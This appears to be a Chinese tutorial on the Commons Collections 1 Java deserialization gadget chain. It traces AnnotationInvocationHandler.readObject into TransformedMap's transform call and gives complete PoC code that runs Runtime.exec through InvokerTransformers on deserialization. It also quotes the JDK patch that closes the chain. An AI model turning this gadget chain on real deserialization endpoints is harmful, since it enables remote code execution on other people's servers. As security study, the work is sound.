前言

上一篇中我们使用 commons-collections 中的 transformer，构造了一个简单的 DEMO：

```
package org.example;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.TransformedMap;
import java.util.HashMap;
import java.util.Map;

public class CommonCollections1 {
    public static void main(String[] args) throws Exception {
        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.getRuntime()),
                new InvokerTransformer("exec",
                        new Class[]{String.class},
                        new Object[]{"calc.exe"}),
        };
        Transformer transformerChain = new
ChainedTransformer(transformers);
        Map innerMap = new HashMap();
        Map outerMap = TransformedMap.decorate(innerMap, null,
transformerChain);
        outerMap.put("test", "xxxx");
    }
}
```

实际上触发漏洞肯定不可能通过 outerMap.put() 触发，实际中会使用 sun.reflect.annotation.AnnotationInvocationHandler 类，通过反序列化触发。

我们构造 POC 的时候，需要创建一个 AnnotationInvocationHandler 对象，因为 sun.reflect.annotation.AnnotationInvocationHandler 在 JDK 内部的类，不能直接使用 new 来示例化，所以使用反射：

```
Class clazz =
Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor construct = clazz.getDeclaredConstructor(Class.class,
Map.class);
construct.setAccessible(true);  //设置外部可见
Object obj = construct.newInstance(Retention.class, outerMap); //为什
么使用 Retention.class?
```

AnnotationInvocationHandler 类

这里挖掘一下 AnnotationInvocationHandler 类可以触发漏洞的原因：

```
private void readObject(ObjectInputStream var1) throws IOException,
ClassNotFoundException {
    var1.defaultReadObject();
    AnnotationType var2 = null;

    try {
        var2 = AnnotationType.getInstance(this.type);
    } catch (IllegalArgumentException var9) {
        throw new InvalidObjectException("Non-annotation type in
annotation serial stream");
    }

    Map var3 = var2.memberTypes();
    Iterator var4 = this.memberValues.entrySet().iterator();

    while(var4.hasNext()) {
        Map.Entry var5 = (Map.Entry)var4.next();
        String var6 = (String)var5.getKey();
        Class var7 = (Class)var3.get(var6);
        if (var7 != null) {
            Object var8 = var5.getValue();
            if (!var7.isInstance(var8) && !(var8 instanceof
ExceptionProxy)) {
                var5.setValue((new
AnnotationTypeMismatchExceptionProxy(var8.getClass() + "[" + var8 +
"]")).setMember((Method)var2.members().get(var6)));
            }
        }
    }

}
```


首先定位到 readObject 函数，查看构造函数可发现 memberValues 就是传入的 TransformedMap 类：

```
AnnotationInvocationHandler(Class<? extends Annotation> var1,
Map<String, Object> var2) {
    Class[] var3 = var1.getInterfaces();
    if (var1.isAnnotation() && var3.length == 1 && var3[0] ==
Annotation.class) {
        this.type = var1;
        this.memberValues = var2;
```

```
    } else {
        throw new AnnotationFormatError("Attempt to create proxy for a
non-annotation type.");
    }
}
```

```
Iterator var4 = this.memberValues.entrySet().iterator();
```

Map.entrySet()，entrySet 方法会返回一个 Set 集合，然后通过 iterator 获取一个迭代器遍历这个集合。返回的结果是一个 Entry，Entry 中的数据就是 map 中的键值对。



使用 setValue 来设置数据。因为 setValue 在 map 接口中定义的，因此要去找实现类。我们传入的类是 TransformedMap 类型的，所以就去 TransformedMap 找 setValue 方法。TransformedMap 类中没找到，去父类 AbstractInputCheckedMapDecorator 中找到：

```
static class MapEntry extends AbstractMapEntryDecorator {
    private final AbstractInputCheckedMapDecorator parent;

    protected MapEntry(Map.Entry entry,
AbstractInputCheckedMapDecorator parent) {
        super(entry);
        this.parent = parent;
    }

    public Object setValue(Object value) {
        value = this.parent.checkSetValue(value);
        return super.entry.setValue(value);
    }
}
```

发现 setValue()方法。Parent 是 AbstractInputCheckedMapDecorator 类

这里我们追踪一下是怎么触发 setValue()方法的:
在 AnnotationInvocationHandler 类中的 readObject 方法中:

```
Map.Entry var5 = (Map.Entry)var4.next();
```

在执行 next()方法时，会创建 MapEntry 类，并执行它的构造函数:

```
static class EntrySetIterator extends AbstractIteratorDecorator {
    private final AbstractInputCheckedMapDecorator parent;

    protected EntrySetIterator(Iterator iterator,
AbstractInputCheckedMapDecorator parent) {
        super(iterator);
        this.parent = parent;
    }

    public Object next() {
        Map.Entry entry = (Map.Entry)super.iterator.next();
        return new MapEntry(entry, this.parent);
    }
}
```

```
Iterator var4 = this.memberValues.entrySet().iterator();
```

在执行 iterator()时，会创建 EntrySetIterator 类，并执行它的构造函数。

```
static class EntrySet extends AbstractSetDecorator {
    private final AbstractInputCheckedMapDecorator parent;

    protected EntrySet(Set set, AbstractInputCheckedMapDecorator parent)
{
        super(set);
        this.parent = parent;
    }

    public Iterator iterator() {
        return new EntrySetIterator(super.collection.iterator(),
this.parent);
    }
.....
```

现在回到 setValuce 方法中，执行了 AbstractInputCheckedMapDecorator 类的 checkSetValue()方法:

```
value = this.parent.checkSetValue(value);
```

发现是个抽象发放


```
protected abstract Object checkSetValue(Object var1);
```

我们在子类中查找这个方法的实现:

```
protected Object checkSetValue(Object value) {
    return this.valueTransformer.transform(value);
}
```

破案了，发现在这里调用了 transform()方法，就是执行命令的关键方法。

我这里用一张图来示意 AnnotationInvocationHandler 类的 readObject()方法是如何触发 transform()方法的：



问题一：为什么必须使用反射？

我们这里不使用反射，尝试构造 AnnotationInvocationHandler 对象：


```java
package org.example3;

import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;

no usages  new *
public class serialize {
    new *
    public static void main(String[] args) throws Exception {
        new AnnotationInvocationHandler();
        ByteArrayOutputStream barr = new ByteArrayOutputStream();
        ObjectOutputStream oss = new ObjectOutputStream(barr);
        oss.writeObject(obj);
    }
}
```

因为 sun.reflect.annotation.AnnotationInvocationHandler 在 JDK 内部的类，不能直接使用 new 来示例化，所以使用反射

这里使用发射构造又会发现 IDE 报错:



java.lang.Runtime 不支持序列化，这里就需要使用我们在之前《反射篇》中说到，通过反射来获取上下文中的 Runtime 对象，而不需要直接使用这个类:

```java
// 使用 java.lang.Runtime 类的 getRuntime 方法来获取 java.lang.Runtime 类
// Runtime.class，获取 Runtime 类的 class 对象。
// 在 Java 中，每个类都有一个对应的 Class 对象，它是在运行时由 Java 虚拟机创建和维护的。
// 通过 Class 对象，你可以获取类的方法、字段、构造函数等信息，也可以用于进行反射操作。
Method f = Runtime.class.getMethod("getRuntime");
```

```
Runtime r = (Runtime) f.invoke(null);
r.exec("calc.exe");
```


改写下 Transformers：

```
Transformer[] transformers = new Transformer[]{
        new ConstantTransformer(Runtime.class),
        new InvokerTransformer("getMethod",
                new Class[]{String.class, Class[].class},
                new Object[]{"getRuntime", new Class[0]}),
        new InvokerTransformer("invoke",
                new Class[] { Object.class, Object[].class },
                new Object[] { null, new Object[0] }),
        new InvokerTransformer("exec",
                new Class[] { String.class },
                new String[] {"calc.exe" }),
};
```

和 demo 最大的区别就是将 Runtime.getRuntime() 换成了 Runtime.class ，前者是一个 java.lang.Runtime 对象，后者是一个 java.lang.Class 对象。Class 类有实现 Serializable 接口，所以可以被序列化。

问题二：为什么仍然无法触发漏洞？

我们在 AnnotationInvocationHandler 的 readObject 方法打一个断点，进行调试，发现 var7 的值为 null：



这里有个判断，var7 != null ,才会走到下面的流程。


那么如何让这个 var7 不为 null 呢？这一块这里就不详细分析了，最后我会补充这个知识点。涉及到 Java 注释相关的技术。直接给出两个条件：

1. sun.reflect.annotation.AnnotationInvocationHandler 构造函数的第一个参数必须是 Annotation 的子类，且其中必须含有至少一个方法，假设方法名是 X
2. 被 TransformedMap.decorate 修饰的 Map 中必须有一个键名为 X 的元素

所以，这也解释了为什么我前面用到 Retention.class ，因为 Retention 有一个方法，名为 value；所以，为了再满足第二个条件，我需要给 Map 中放入一个 Key 是 value 的元素：

innerMap.put("value", "xxxx");

成功弹窗：



给出完整代码：

```
package org.example3;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.TransformedMap;

import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.annotation.Retention;
import java.lang.reflect.Constructor;
import java.lang.reflect.Method;
```

```java
import java.util.HashMap;
import java.util.Map;

public class serialize {
    public static void main(String[] args) throws Exception {
        // 报错: Exception in thread "main"
java.io.NotSerializableException: java.lang.Runtime
        // 因为 Runtime 不可反序列化，没有实现 java.io.Serializable 接
口，无法反序列化。
//        Transformer[] transformers = new Transformer[]{
//                new ConstantTransformer(Runtime.getRuntime()),
//                new InvokerTransformer("exec",
//                        new Class[]{String.class},
//                        new Object[]{"calc.exe"}),
//        };

        // 使用 java.lang.Runtime 类的 getRuntime 方法来获取
java.lang.Runtime 类
        // Runtime.class，获取 Runtime 类的 class 对象。
        // 在 Java 中，每个类都有一个对应的 Class 对象，它是在运行时由
Java 虚拟机创建和维护的。
        // 通过 Class 对象，你可以获取类的方法、字段、构造函数等信息，
也可以用于进行反射操作。
//        Method f = Runtime.class.getMethod("getRuntime");
//        Runtime r = (Runtime) f.invoke(null);
//        r.exec("calc.exe");

        // 转换 Transformer,用 Runtime.class.getRuntime
        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod",
                        new Class[]{String.class, Class[].class},
                        new Object[]{"getRuntime", new Class[0]}),
                new InvokerTransformer("invoke",
                        new Class[] { Object.class, Object[].class },
                        new Object[] { null, new Object[0] }),
                new InvokerTransformer("exec",
                        new Class[] { String.class },
                        new String[] {"calc.exe" }),
        };

        Transformer transformerChain = new
ChainedTransformer(transformers);
        Map innerMap = new HashMap();
```

```
        innerMap.put("value", "xxxx");  //var7 != null
        Map outerMap = TransformedMap.decorate(innerMap, null,
transformerChain);
//        outerMap.put("test", "xxxx");

        Class clazz =
Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
        Constructor construct =
clazz.getDeclaredConstructor(Class.class, Map.class);
        construct.setAccessible(true);  //设置外部可见
        Object obj = construct.newInstance(Retention.class, outerMap);

        // 生成序列化流
        ByteArrayOutputStream barr = new ByteArrayOutputStream();
        ObjectOutputStream oss = new ObjectOutputStream(barr);
        oss.writeObject(obj);
        oss.close();

        //输出反序列化流
        System.out.println(barr);
        ObjectInputStream ois = new ObjectInputStream(new
ByteArrayInputStream(barr.toByteArray()));
        Object o = (Object)ois.readObject();
    }
}
```

填坑：如何让这个 var7 不为 null
首先了解什么是 JAVA 注解：

注解

Target.class 其实是 java 提供的的元注解（因为是注解所以之后写成特有的形式@Target）。除此之外还有@Retention、@Documented、@Inherited，所谓元注解就是标记其他注解的注解。
@Target 用来约束注解可以应用的地方（如方法、类或字段）
@Retention 用来约束注解的生命周期，分别有三个值，源码级别(source)，类文件级别(class)或者运行时级别（runtime)
@Documented 被修饰的注解会生成到 javadoc 中
@Inherited 可以让注解被继承，但这并不是真的继承，只是通过使用@Inherited，可以让子类 Class 对象使用 getAnnotations()获取父类被@Inherited 修饰的注解
除此之外注解还可以有注解元素(等同于赋值)。

举个自定义注解的例子：

```
import java.lang.annotation.ElementType;
import java.lang.annotation.Retention;
import java.lang.annotation.RetentionPolicy;
import java.lang.annotation.Target;

@Target(ElementType.TYPE)
@Retention(RetentionPolicy.RUNTIME)
public @interface DBTable {
    String name() default "";
}
```

这样使用:

```
@DBTable(name = "MEMBER")
public class Member {
}
```

由于赋值的时候总是用 注解元素 = 值的形式太麻烦了，出现了 value 这个偷懒的语法糖。（这也是为什么之前的@Target(ElementType.TYPE)不是注解元素 = 值的形式）

如果注解元素为 value 时，就不需要用注解元素 = 值的形式，而是直接写入值就可以赋值为 value。

除此之外 java 还有一些内置注解:
@Override：用于标明此方法覆盖了父类的方法
@Deprecated：用于标明已经过时的方法或类
@SuppressWarnnings:用于有选择的关闭编译器对类、方法、成员变量、变量初始化的警告

回过头来看看 java.lang.annotation.Target:

```
@Documented  //会被写入 javadoc 文档
@Retention(RetentionPolicy.RUNTIME)  //生命周期时运行时
@Target(ElementType.ANNOTATION_TYPE)  //标明注解可以用于注解声明(应用于另一个注解上)
public @interface Target {
    /**
     * Returns an array of the kinds of elements an annotation type
     * can be applied to.
     * @return an array of the kinds of elements an annotation type
     * can be applied to
     */
    ElementType[] value();  //注解元素，一个特定的 value 语法糖，可以省点力气
}
```

回到 AnnotationInvocationHandler 类的 readObject 方法:

```
try {
    var2 = AnnotationType.getInstance(this.type);     //获得
```

```
java.lang.annotation.Retention 类
} catch (IllegalArgumentException var9) {
    throw new InvalidObjectException("Non-annotation type in annotation
serial stream");
}

Map var3 = var2.memberTypes(); //获得 java.lang.annotation.Retention
类的所有成员类型。//{value:java.lang.annotation.RetentionPolicy}
Iterator var4 = this.memberValues.entrySet().iterator();

while(var4.hasNext()) {
    Map.Entry var5 = (Map.Entry)var4.next(); //{key:value}
    String var6 = (String)var5.getKey(); //value
    Class var7 = (Class)var3.get(var6);  //从 var3 中寻找键名为 value
的值
```


java.lang.annotation.Retention 类如下:

```
@Documented
@Retention(RetentionPolicy.RUNTIME)
@Target(ElementType.ANNOTATION_TYPE)
public @interface Retention {
    /**
     * Returns the retention policy.
     * @return the retention policy
     */
    RetentionPolicy value();
}
```

关键在于 var3 的值为: {value:java.lang.annotation.RetentionPolicy}

为什么 JAVA 高版本无法利用?

http://hg.openjdk.java.net/jdk8u/jdk8u/jdk/rev/f8a528d0379d



```
+       @SuppressWarnings( unchecked )
+       Class<? extends Annotation> t = (Class<? extends Annotation>)fields.get("type", null);
+       @SuppressWarnings("unchecked")
+       Map<String, Object> streamVals = (Map<String, Object>)fields.get("memberValues", null);

        // Check to make sure that types have not evolved incompatibly

        AnnotationType annotationType = null;
        try {
-           annotationType = AnnotationType.getInstance(type);
+           annotationType = AnnotationType.getInstance(t);
        } catch(IllegalArgumentException e) {
            // Class is no longer an annotation type; time to punch out
            throw new java.io.InvalidObjectException("Non-annotation type in annotation serial stream");
        }

        Map<String, Class<?>> memberTypes = annotationType.memberTypes();
+       // consistent with runtime Map type
+       Map<String, Object> nv = new LinkedHashMap<>();

        // If there are annotation members without values, that
        // situation is handled by the invoke method.
-       for (Map.Entry<String, Object> memberValue : memberValues.entrySet()) {
+       for (Map.Entry<String, Object> memberValue : streamVals.entrySet()) {
            String name = memberValue.getKey();
+           Object value = null;
            Class<?> memberType = memberTypes.get(name);
            if (memberType != null) {  // i.e. member still exists
-               Object value = memberValue.getValue();
+               value = memberValue.getValue();
                if (!(memberType.isInstance(value) ||
                      value instanceof ExceptionProxy)) {
-                   memberValue.setValue(
-                       new AnnotationTypeMismatchExceptionProxy(
+                   value = new AnnotationTypeMismatchExceptionProxy(
                            value.getClass() + "[" + value + "]").setMember(
-                               annotationType.members().get(name)));
+                               annotationType.members().get(name));
                }
            }
+           nv.put(name, value);
+       }

        UnsafeAccessor.setType(this, t);
        UnsafeAccessor.setMemberValues(this, nv);
    }
```

看到没有使用 setValue 方法，而是新建了一个 LinkedHashMap，后面对 Map 的操作都是基于这个新的 LinkedHashMap，原来我们精心构造的 map 不再执行 set 或者 put 操作，也就不会触发 RCE 了。